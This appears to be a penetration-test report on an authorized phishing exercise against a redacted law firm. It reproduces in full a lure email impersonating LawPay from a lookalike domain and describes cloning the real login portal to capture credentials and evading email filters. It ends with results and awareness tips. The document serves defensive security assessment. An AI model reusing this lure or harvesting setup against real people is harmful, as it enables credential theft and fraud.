
Phishing Exercise

For the phishing campaign, the ruse developed for (Customer Name Redacted) was an e-mail that appeared to come from the payment processing service called LawPay used by (Customer Name Redacted) in conjunction with 50,000 other lawyers to facilitate payments between law firms and their customers. Our phishing campaign e-mail asked (Customer Name Redacted) users to click on a link and log into our doppelganger web portal with their LawPay username and password to complete a "Required Privacy Survey", thus saving their account from closure. The misleading link provided in the e-mail directed recipients to a phishing site https://www.mycloudsurvey.com/Customer where our web server hosted this site privately owned and maintained by REDACTED. Our hosted 'simulated malicious' website was cloned days earlier from the actual LawPay login portal via URL (https://secure.lawpay.com/login). Any credentials entered into the site would be transmitted securely over SSL using a valid certificate also owned by (CUSTOMER NAME REDACTED) and captured there.

The e-mail sent to employees is exhibited below for reference:

Friendly Name: Janelle Benefield
E-Mail Address: Janelle.benefield@lawspay.com
Subject: Required Privacy Survey

Body:



Delete Junk Block ···

Required Privacy Survey

JB

Janelle Benefield
Wed 3/20/2019 10:52 AM
Michael Mancuso


At LawPay, we take your privacy and security very seriously. So, you can be protected while using our services, whatever time of day it is. Recently on your LawPay account we've noticed unusual activity and we feel its possible your account was potentially compromised. Currently your account is suspended. To re-enable functionality, we've commissioned a five question privacy survey with our partner mycloudsurvey.com to validate authorized activity within our payment management system. Your feedback will help us improve our quality of service. Please note, if no action is taken account suspension will continue until its closure on March 22th, 2019. For resolution, take the privacy questionnaire at the link below.

Required Privacy Survey

Thank you for your valuable feedback and time.

Janelle Benefield
Director of Client Success, LawPay Software LLC
3700 N Capital of Texas Hwy, Suite 300
Austin, TX 78746
Tel. (512)948-2315
janelle.benefield@lawspay.com

Staff at (Customer Name Redacted) worked with REDACTED's analyst to test handcrafted e-mails and develop one that could circumvent (Customer Name Redacted)'s anti-phishing e-mail controls and make its way to users' in boxes. A few days of e-mail generation and testing were required to create and modify our e-mail campaign. This particular e-mail phishing campaign was designed to entice (Customer Name Redacted)'s employees in submitting their credentials into our fake malicious webpage. We were able to successfully clone a website that had the exact same look and feel as the actual secure.lawpay.com/login website used by (Customer Name Redacted) lawyers, etc.



Each recipient of the phishing e-mail who clicked our link and interacted with the simulated malicious website would be logged by REDACTED's fake web server and directed back to the actual (secure.lawpay.com/login) login page. The screen image below simply shows our testing from within the (Customer Name Redacted) domain to validate logging of keystrokes and credentials into our simulated malicious site. We thoroughly tested the ability to track click-throughs and logins with multiple test e-mail usernames and password combinations from both the (CUSTOMER NAME REDACTED) analyst and (Customer Name Redacted) staff to ensure communication of credentials.

Execution Results

(CUSTOMER NAME REDACTED) intermittently dispatched the phishing e-mails to the 130 provided e-mail address participants provided by (Customer Name Redacted) on March 20, 2019, at 12:34 CT. (CUSTOMER NAME REDACTED) concluded active testing and shut down the phishing server at 18:30 CT on March 22, 2019. In total, there were zero user clicks on the link that interacted with our simulated malicious website out of 130 e-mails that were sent to the exercise participants. This equates to a 0% "click-rate", which is much lower than the average amount of users that (CUSTOMER NAME REDACTED) observes during similar phishing exercises (20-30%). Zero users entered their credentials, which equates to a 0% "hook-rate", and this fits well below the average range (20-30%). The hook-rate is used as the unit of measure for this phishing exercise, as the intent of the exercise was to lure users to provide their credentials to a simulated malicious website.

The following indications of a phishing e-mail within the scenario should still be emphasized to employees for future security awareness training:

- Always be suspicious of unsolicited e-mails, especially those that ask you to do something out of the ordinary, such as entering credentials.
- Do not trust the "friendly name" of the sender because the name can be spoofed.
- Check the real e-mail address of the sender when any interaction is required (e.g., asking you to open an attachment, click on a link, enter credentials, etc.).
- Hover the mouse cursor above the link to identify the true web address and determine whether it makes sense to access the site (i.e., is the web site trusted, is it spelled correctly, does the domain belong to the company?, etc.).
- Report any suspicious e-mails immediately to the appropriate staff.

Organizational Response

(Customer Name Redacted) documented that employees quickly reported the e-mail as suspicious to the Information Security staff early on during this exercise, and a notification e-mail went out immediately after site IT staff reported the e-mail as suspicious. During the assessment we also registered an e-mail address with Google business to reply to any individuals unwittingly replying via e-mail with questions during our phishing campaign with our real email address Janelle.benefield@lawspay.com. A positive, favorable finding is that the previous employee phishing awareness campaign based training is working, in that no (Customer Name Redacted) users replied this time with questions to the LawPay e-mail account.

[End of report]